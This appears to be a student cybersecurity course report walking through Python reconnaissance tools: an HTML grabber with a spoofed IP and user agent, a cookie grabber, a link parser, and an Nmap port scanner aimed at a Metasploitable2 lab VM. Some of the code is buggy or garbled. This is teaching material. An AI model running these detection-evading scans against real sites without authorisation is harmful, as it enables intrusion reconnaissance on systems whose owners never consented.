*--------------------------------------*
* Tool #1 - PDF Metadata Collector    *
* Tool #2 - HTML Grab                 *
* Tool #3 - Cookie Grab               *
* Tool #4 - Link Parser               *
* Tool #5 - Nmap Port Scanner         *
* Tool #6 - IDS Tricker               *
* Tool #7 - TCP Calculator            *
* Tool #8 - SYN Flooder               *
* Tool #9 - TTL Pkt Parser (BUGGY)    *
*--------------------------------------*


Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: _
```

Tool #2 – HTML Grab – HTMLGraber.py

The second tool of my Python Program is an HTML Grabber. This uses Mechanize to brown the internet anonymously and grabs the raw webpage. This is a series of links in a string format. This is done also to preform reconnaissance on a target to gather domain names and find vulnerabilities

Python Code:

```
import mechanize

import time

import os

import FP

from random import randint


def tProx(url, hideME, uA):

        b = mechanize.Browser(hideME)

        b.addheaders = uA

        b.set_handle_equiv(False)

        b.set_handle_robots(False)

        p = b.open(url)

        sc = p.read()

        print(sc)


def restart():

        y = 'y'

        n = 'n'

        while True:

                try:

                        res = input('Do you want to Restart or Quit the Program? [y - Restart, n -
Quit]: ')

                        if res == n:
```


```
                print(' ')
                print('[!] Shutting Down Program...')
                time.sleep(1)
                print('[!] Returning Home...')
                print('-----')
                print(' ')
                time.sleep(1)
                FP.cTool()
                quit()
            elif res == y:
                print(' ')
                print('[!] Restarting Program...')
                print('-----')
                print(' ')
                time.sleep(1)
                main()
                quit()
            else:
                break

        except ValueError:
            print(' ')
            print('[!] Please Enter Valid Input!')
            restart()
        else:
            break


def main():
```

```
print('*------------------------------------------*')
print('*                                          *')
print('*          JTs HTML Grabber                *')
print('*              CYB 339                     *')
print('*                                          *')
print('*------------------------------------------*')
print(' ')
time.sleep(1)
url = input('Please Include http:// in URL!' + '\nEnter URL to Grab: ')
print(' ')
print('-----')
time.sleep(1)
print(' ')
print('Choose Source IP Address - This is for Spoofing: ')
print('Press Enter or 0 for Random IP!')
print(' ')

ip = input('Enter Spoof Address - <0.0.0.0>: ')
if ip == '' or ip == ' ' or ip == '0' or ip == None:
	print('[+] Setting Random IP Address...')
	ip = '.'.join([str(randint(1,254)) for x in range(4)])
	time.sleep(1)
	print(' ')
	print('[*] Random Source Address Set!')
	print('[*] Random Source Address: ' + str(ip))
	print('-----')
	print(' ')
	time.sleep(1)
	else:
		print('-----')
		print(' ')

	hideME = ('http', ip)
	print('[+]Setting Spoofed User Agent...')
	print(' ')
	print(' ')
	time.sleep(1)
	uA = [('User-agent', 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:77.0) Gecko/20190101 
Firefox/77.0')]
	print('New User Agent: ' + str(uA))
	print('-----')
	print(' ')
	time.sleep(1)
	print('[+] HTML Grab Starting...')
	print(' ')
	tProx(url, hideME, uA)
	time.sleep(1)
	print(' ')
	print('-----')
	print(' ')
	print('[+] HTML Grab Complete!!')
	print(' ')
	print('-----')
	time.sleep(1)
	restart()
	quit()
```


```
if __name__ == '__main__':
        main()
```

Output:

Continuing from Tool #1, after being returned to the main file FP.py, I entered 2 for the second tool. This tool again has a basic user interface and intructions on how to user it. For this test I used the target http://facebook.com. It then prompts to enter a source IP address or press enter or input 0 for random. I entered 0 and the the tool set a fake user agent, and started the HTML grab.




```
[!] Shutting Down Program...
[!] Returning Home...

[!] One Moment Please...

*-------------------------------------*
* Tool #1 - PDF Metadata Collector    *
* Tool #2 - HTML Grab                 *
* Tool #3 - Cookie Grab               *
* Tool #4 - Link Parser               *
* Tool #5 - Nmap Port Scanner         *
* Tool #6 - IDS Tricker               *
* Tool #7 - TCP Calculator            *
* Tool #8 - SYN Flooder               *
* Tool #9 - TTL Pkt Parser (BUGGY)    *
*-------------------------------------*

Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 2

[+] Opening HTML Grabber...

[!] Please be Responsable!
-----

*--------------------------------------------*
*                                            *
*              JTs HTML Grabber              *
*                  CYB 339                   *
*                                            *
*--------------------------------------------*

Please Include http:// in URL!
Enter URL to Grab: http://facebook.com_
```




```
*-------------------------------------*
*                                     *
*          JTs HTML Grabber           *
*              CYB 339                *
*                                     *
*-------------------------------------*

Please Include http:// in URL!
Enter URL to Grab: http://facebook.com

-----

Choose Source IP Address - This is for Spoofing:
Press Enter or 0 for Random IP!

Enter Spoof Address - <0.0.0.0>: 0
[+] Setting Random IP Address...

[*] Random Source Address Set!
[*] Random Sorece Address: 71.219.158.200
-----

[+]Setting Spoofed User Agent...


New User Agent: [('User-agent', 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:77.0) Gecko/20190101 Firefox/77.0')]
-----

[+] HTML Grab Starting...
```

The webpage is printed as raw data, and then prints that the HTML Grab is complete. Again, it prompts if the user wants to restart the program, again I entered n. It then redirected me back to the main FP.py file. This works for most targets but may trigger Bad Requests. If this happens, the entire tool quits, sometimes with an error message, sometimes without.



```
[illegible]
it\\", window.ExitTime);;;"]]]);}));</script></body></html>'

-----

[+] HTML Grab Complete!!

-----
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n
```



```
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n

[!] Shutting Down Program...
[!] Returning Home...


[!] One Moment Please...

*-------------------------------------*
* Tool #1 - PDF Metadata Collector    *
* Tool #2 - HTML Grab                 *
* Tool #3 - Cookie Grab               *
* Tool #4 - Link Parser               *
* Tool #5 - Nmap Port Scanner         *
* Tool #6 - IDS Tricker               *
* Tool #7 - TCP Calculator            *
* Tool #8 - SYN Flooder               *
* Tool #9 - TTL Pkt Parser (BUGGY)    *
*-------------------------------------*


Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 3
```

Tool #3 – Cookie Grab – CCook.py & hideB.py

The third tool on the list is a Cookie Grabber, which again uses Mechanize. This will gather 5 unique cookies from a webpage if the webpage allows it. An example is when using twitter as a target too many times and an error occurs (bad request) the program will just close. Other than that, this program seems to work perfectly. This tool is also used for reconnaissance.

The first Python file, CCook.py, is the main file that is called by FP.py but also calls the second file hideB.py. The second Python script is what opens the mechanize browser, provides anonymity, changes the users proxy and user agent, as well clears, and collects the cookies. This tool is in a different folder then the main Python file, FP.py, and is called by the line 'sys.path.insert(0, 'FinProj')'.

CCook.py uses hideB.py, opens mechanize, goes to the user inputted page, and prints the output to the user each time a cookie is collected after its cleared.

Python Code – Ccook.py

```
import sys

sys.path.insert(0, 'FinProj')

import FP

from hideB import *

import mechanize

from http.cookiejar import CookieJar, DefaultCookiePolicy

import urllib.request

import os

import random

import time


def CCook():

    print('*----------------------------------------*')

    print('*                                    *')

    print('*          JTs Cookie Grabber           *')

    print('*              CYB 339               *')

    print('*                                    *')
    print('*----------------------------------------*')
    print(' ')
    ab = hideB(proxies=[], user_agents=[('User-agent: ')])
    url = input('Please Include http:// in URL!' + '\nEnter URL to Grab: ')
    print(' ')
    for attempt in range(0, 5):
        ab.anonymize()
        print('---')
        print('[*] Gathering Page: ')
        response = ab.open(url)
        for cookie in ab.cookie_jar:
            print(cookie)

    print(' ')
    print('-----')
    print('[+] 5 Cookies Collected!')

    main()
    quit()

def restart():
    y = 'y'
    n = 'n'
    while True:
        try:
            res = input('Do you want to Restart or Quit the Program? [y - Restart, n -
Quit]: ')
            if res == n:
                print(' ')
                print('[!] Shutting Down Program...')
                time.sleep(1)
                print(' ')
                print('[!] Returning Home...')
                time.sleep(1)
                print(' ')
                FP.cTool()
                quit()
            elif res == y:
                os.system("CCook.py")
                print('[!] Restarting Program...')
                print(' ')
                CCook()
                quit()
            else:
                break

        except ValueError:
            print('[!] Please Enter Valid Input!')
            print(' ')
            print('-----')
            restart()
            quit()
        else:
            break

def main():
    print('[+] Cookie Grab Complete!!')
```

```
        print(' ')
        print('-----')
        time.sleep(1)
        restart()
        quit()

if __name__ == '__main__':
        main()
```

Python Code – hideB.py


```
import mechanize
import http.cookiejar
import random
import urllib.request


class hideB(mechanize.Browser):


        def __init__(self, proxies = [], user_agents = []):
                mechanize.Browser.__init__(self)
                self.set_handle_robots(False)
                self.set_handle_equiv(False)
                self.proxies = proxies
                self.user_agents = user_agents + ['Mozilla/4.0 ', 'Firefox/6.01', 'ExactSearch',
'Nokia7110/1.0']
                self.cookie_jar = http.cookiejar.LWPCookieJar()
                self.set_cookiejar(self.cookie_jar)
                self.anonymize()
```

```
def clear_cookies(self):
        self.cookie_jar = http.cookiejar.LWPCookieJar()
        self.set_cookiejar(self.cookie_jar)

def change_user_agent(self):
        index = random.randrange(0, len(self.user_agents))
        self.addheaders = [('User-agent', (self.user_agents[index]))]

def change_proxy(self):
        if self.proxies:
                index = random.randrange(0, len(self.proxies))
                self.set_proxies({'http', self.proxies[index]})

def anonymize(self, sleep = False):
        self.clear_cookies()
        self.change_user_agent()
        self.change_proxy()

        if sleep:
                time.sleep(60)
```


Output:

Again continuing from quitting the last program and returning to the main FP.py file, I entered 3 for the next tool. This tool again has a basic user interface with directions on how to use it. For this test run I used the target http://google.com. The program collects the cookies, prints them to the user, when 5 cookies are printed it prints that the program is complete and prompts to restart the program. Again, I entered n for no and was set back to the main file FP.py.


This program will error out of the url entered is not valid. It will either quit without message or with message. Sometimes the program will run just not print any cookies but successfully run.



```
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n
[!] Shutting Down Program...
[!] Returning Home...
-----

[!] One Moment Please...

*-----------------------------------------*
* Tool #1 - PDF Metadata Collector        *
* Tool #2 - HTML Grab                     *
* Tool #3 - Cookie Grab                   *
* Tool #4 - Link Parser                   *
* Tool #5 - Nmap Port Scanner             *
* Tool #6 - IDS Tricker                   *
* Tool #7 - TCP Calculator                *
* Tool #8 - SYN Flooder                   *
* Tool #9 - TTL Pkt Parser (BUGGY)        *
*-----------------------------------------*

Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 3

[+] Opening Cookie Grabber...

[!] Please be Responsible!
-----

*-----------------------------------------------*
*                                               *
*              JTs Cookie Grabber               *
*                   CYB 339                     *
*                                               *
*-----------------------------------------------*

Please Include http:// in URL!
Enter URL to Grab: http://google.com
```



```
*-----------------------------------------------*
*                                               *
*              JTs Cookie Grabber               *
*                   CYB 339                     *
*                                               *
*-----------------------------------------------*

Please Include http:// in URL!
Enter URL to Grab: http://google.com

----
[*] Gathering Page:
<Cookie 1P_JAR=2021-10-22-22 for .google.com/>
<Cookie NID=511=[illegible] for .google.com/>
----
[*] Gathering Page:
<Cookie 1P_JAR=2021-10-22-22 for .google.com/>
<Cookie NID=511=[illegible]
2Aiz[illegible]fmhs1tKAH1bW0Q for .google.com/>
----
[*] Gathering Page:
<Cookie 1P_JAR=2021-10-22-22 for .google.com/>
<Cookie NID=511=FTlhgkul[illegible]
hCamGS-Ba2JXQpCMwCpOMbo for .google.com/>
----
[*] Gathering Page:
<Cookie 1P_JAR=2021-10-22-22 for .google.com/>
<Cookie NID=511=MxP_KYg991J2vC2hSX7mUK0FCjOAKKd5hG6B78-F7O9[illegible]
VDsEZF9Po42WKFjoxsvRzTE for .google.com/>
----
[*] Gathering Page:
<Cookie 1P_JAR=2021-10-22-22 for .google.com/>
<Cookie NID=511=aKQOBDgV3zJ6iicTXVXNt-OGt7s-NgeMtFrc6JZbKZyiOwnknkjjBHRhOg5N8v82LtHoXJzw[illegible]
WwODfjVIHGpepC_BRIGNTxw for .google.com/>

-----
[+] 5 Cookies Collected!
[+] Cookie Grab Complete!!

-----
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n_
```



```
-----
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n

[!] Shutting Down Program...

[!] Returning Home...

[!] One Moment Please...

*-----------------------------------------*
* Tool #1 - PDF Metadata Collector        *
* Tool #2 - HTML Grab                     *
* Tool #3 - Cookie Grab                   *
* Tool #4 - Link Parser                   *
* Tool #5 - Nmap Port Scanner             *
* Tool #6 - IDS Tricker                   *
* Tool #7 - TCP Calculator                *
* Tool #8 - SYN Flooder                   *
* Tool #9 - TTL Pkt Parser (BUGGY)        *
*-----------------------------------------*


Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.
```

Tool #4 – Link Parser – ParL.py & hideB2.py

The fourth tool in my hacking tool is a Link Parser. This tool gathers the links found on a webpage that are 'href' links, collects them, and prints them to the user using BeautifulSoup4. There is a Regex option, but this is not set up to work properly. This tool is again a reconnaissance tool that is used to gather domain names from a target.

The first file, ParL.py, is what is called by FP.py and again vice versa. Again, this tool uses mechanize, but also uses hideB.py renamed as hideB2.py. This is done to make my life a little easier when I was coding this. The second file has the same function as the original one hideB.py. This tool is in a different folder then the main Python file, FP.py, and is called by the line 'sys.path.insert(0, 'FinProj')'.

Python Code – ParL.py

```
from hideB2 import *

import sys

sys.path.insert(0, 'FinProj')

import FP

from bs4 import BeautifulSoup

import urllib.request

import os

import time

import re


def pLink(url):

    ab = hideB2()

    ab.anonymize()

    p = ab.open(url)

    h = p.read()

    try:

        print(' ')

        print('[+] Links from Regex: ')

        LF = re.compile('href="(.*?)"')
        L = LF.findall(html)
        for link in L:
                print(link)


        print(' ')
        print('[+] Link Parse Complete!!')
        print('---')
        time.sleep(1)
except:
        pass
try:
        print(' ')
        print('\n[+] Links from BeautifulSoup: ')
        s = BeautifulSoup(h, features="lxml")
        L = s.findAll(name='a')
        for link in L:
                if link.has_attr('href'):
                        print(link['href'])


        print(' ')
        print('[+] Link Parse Complete!!')
        print('---')
        time.sleep(1)
        restart()
        quit()
except:
        pass
```

```
def restart():
    y = 'y'
    n = 'n'
    while True:
        try:
            res = input('Do you want to Restart or Quit the Program? [y - Restart, n -
Quit]: ')
            if res == n:
                print(' ')
                print('[!] Shutting Down Program...')
                time.sleep(1)
                print('[!] Returning Home...')
                print('-----')
                print(' ')
                time.sleep(1)
                FP.cTool()
                quit()
            elif res == y:
                print(' ')
                print('[!] Restarting Program...')
                print('-----')
                print(' ')
                time.sleep(1)
                main()
            else:
                break


        except ValueError:
            print(' ')
```

```
                print('[!] Please Enter Valid Input!')
                restart()
        else:
                break

def main():
        print('*-----------------------------------------*')
        print('*                                         *')
        print('*            JTs Link Parser              *')
        print('*                CYB 339                  *')
        print('*                                         *')
        print('*-----------------------------------------*')
        print(' ')
        url = input('Please Include http:// in URL!' + '\nEnter URL to Parse: ')
        while True:
                try:
                        pLink(url)
                        quit()
                except:
                        break

if __name__ == '__main__':
        main()
```


Python Code – hideB2.py

```
import mechanize

import http.cookiejar

import random

import urllib.request


class hideB2(mechanize.Browser):


	def __init__(self, proxies = [], user_agents = []):

		mechanize.Browser.__init__(self)

		self.set_handle_robots(False)

		self.set_handle_equiv(False)

		self.proxies = proxies

		self.user_agents = user_agents + ['Mozilla/4.0 ', 'Firefox/6.01', 'ExactSearch',
'Nokia7110/1.0']

		self.cookie_jar = http.cookiejar.LWPCookieJar()

		self.set_cookiejar(self.cookie_jar)

		self.anonymize()


	def clear_cookies(self):

		self.cookie_jar = http.cookiejar.LWPCookieJar()

		self.set_cookiejar(self.cookie_jar)


	def change_user_agent(self):

		index = random.randrange(0, len(self.user_agents))

		self.addheaders = [('User-agent', (self.user_agents[index]))]


	def change_proxy(self):
        if self.proxies:
            index = random.randrange(0, len(self.proxies))
            self.set_proxies({'http', self.proxies[index]})

    def anonymize(self, sleep = False):
        self.clear_cookies()
        self.change_user_agent()
        self.change_proxy()

        if sleep:
            time.sleep(60)
```

Output:

Once again returning back to the main file FP.py from Tool #3, I entered 4 for the next tool on the list and the tool loaded. As seen in the photo again this tool has a basic user interface and direction on how to use the tool.

In testing I used the target http://youtube.com so I tried it again. On this test run (the photo below), for the first time the program ran but did not print anything. This is where we see that the restart function works correctly and restarts the program. After The second time I used the target http://facebook.com and was able to sucesfully gather links. I am assuming that the first target, youtube had a Bad Request error as this is what happens. When this program errors out it does the same as the others.



```
[!] Returning Home...

[!] One Moment Please...

*---------------------------------------------*
* Tool #1 - PDF Metadata Collector            *
* Tool #2 - HTML Grab                         *
* Tool #3 - Cookie Grab                       *
* Tool #4 - Link Parser                       *
* Tool #5 - Nmap Port Scanner                 *
* Tool #6 - IDS Tricker                       *
* Tool #7 - TCP Calculator                    *
* Tool #8 - SYN Flooder                       *
* Tool #9 - TTL Pkt Parser (BUGGY)            *
*---------------------------------------------*

Please Enter only the number of the tool you wish to use.
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 4

[+] Opening Link Parser...

[!] Please be Responsable!
------

*-----------------------------------------------*
*                                               *
*               JTs Link Parser                 *
*                  CYB 339                      *
*                                               *
*-----------------------------------------------*

Please Include http:// in URL!
Enter URL to Parse: http://youtube.com

[+] Links from Regex:


[+] Links from BeautifulSoup:

[+] Link Parse Complete!!
---
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: y
```

```
---
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: y

[!] Restarting Program...
------

*-----------------------------------------------*
*                                               *
*               JTs Link Parser                 *
*                  CYB 339                      *
*                                               *
*-----------------------------------------------*

Please Include http:// in URL!
Enter URL to Parse: http://facebook.com

[+] Links from Regex:


[+] Links from BeautifulSoup:
/recover/initiate/?privacy_mutation_token=eyJ0eXBlIjowLCJjcmVhdGlvbl90aW1lIjoxNjM0OTQzMjE1LCJjYWxsc2l0ZV9pZCI6Mjg0Nzg1MTQ5MzQ1MzY5fQ%3D%3D&c=https%3A%2F%2Fm.faceboo
k.com%2F&r&cuid&ars=facebook_login&lwv=100&refid=8
/language/?next_uri=https%3A%2F%2Fm.facebook.com%2F&ref_component=mbasic_footer&ref_page=%2Fwap%2Findex.php&refid=8

[+] Link Parse Complete!!
---
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n
```

TOOL #5 – NMAP PORT SCANNER – NMAPPORTSCAN.PY


The fifth tool in my Python program is an Nmap Port Scanner. This tool uses Nmap to scan a targets network to find open ports that could hold a vulnerability to attack. This tool again is a reconnaissance tool used to gather data, in this case, ports that are open. The target for this tool was my Metasploitable2 Linux VM.

Python Code:

```
import FP

import os

import sys

import time

import nmap

import ipaddress

import re


def restart():

    y = 'y'

    n = 'n'

    while True:

        try:

            res = input('Do you want to Restart or Quit the Program? [y - Restart, n -
Quit]: ')

            if res == n:

                print(' ')

                print('[!] Shutting Down Program...')

                time.sleep(1)

                print('[!] Returning Home...')

                print('-----')

                print(' ')

                time.sleep(1)
                FP.cTool()
                quit()
            elif res == y:
                print(' ')
                print('[!] Restarting Program...')
                print('-----')
                print(' ')
                time.sleep(1)
                main()
            else:
                break

        except ValueError:
            print(' ')
            print('[!] Please Enter Valid Input!')
            restart()
        else:
            break

def main():
    port_range_pattern = re.compile("([0-9]+)-([0-9]+)")
    port_min = 0
    port_max = 65535

    print('*-----------------------------------------*')
    print('*                                         *')
    print('*         JTs NMap Port Scanner           *')
    print('*                CYB 339                  *')
    print('*                                        *')
    print('*------------------------------------------*')
    print(' ')
    print(' The target used in testing was a Metasploitable2 Linux VM ')
    print(' ')
    while True:
        print(' ')
        print('Choose Target IP Address - Please Enter Valid Target IP: ')
        ip_add_entered = input('Enter Target IP Address - ex. <0.0.0.0>: ')
        try:
            ip_address_obj = ipaddress.ip_address(ip_add_entered)
            print(' ')
            print("You Have Entered a Valid IP Address!! :)")
            print('-----')
            break
        except:
            print(' ')
            print("You Have Entered an Invalid IP Address!! :(")
            print('-----')



    while True:
        print(' ')
        print('Please Enter the Range of Ports Needed for This Scan In the Format: <int>-
<int>')
        print(' ')
        port_range = input("Enter the Port Range: ")
        port_range_valid = port_range_pattern.search(port_range.replace(" ",""))
        print('-----')
        if port_range_valid:
            port_min = int(port_range_valid.group(1))
            port_max = int(port_range_valid.group(2))
            break

    print(' ')
    nm = nmap.PortScanner()
    for port in range(port_min, port_max + 1):
        try:
            result = nm.scan(ip_add_entered, str(port))
            port_status = (result['scan'][ip_add_entered]['tcp'][port]['state'])
            print('---')
            print(f"Port {port} is {port_status}")
            print(' ')
        except:
            print(' ')
            print(f"Cannot scan port {port}.")
            print('---')
            restart()
    print(' ')
    print('-----')
    print('NMap Port Scan Complete!')
    print(' ')
    time.sleep(1)
    restart()
    quit()
if __name__ == '__main__':
    main()
```

Output:

For this tool to work successfully, not just run, there needs to be a target. To not break the law, we will use the Metasploitable2 VM as a target. We need an IP address to use as a target destination so after starting the VM and logging in using msfadmin for the user name and admin. The output shows that the IP Address of our target is 192.168.110.131.


Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Ubuntu 64-b
CYB 689 Star
ZeroWine
Metasploital
IE11-Win7-VMWa
Home
Ubuntu 64-bit
Metasploitable2-Linux
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices


Metasploitable2-Linux

Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect

```
Warning: Never expose this VM to an untrusted network!

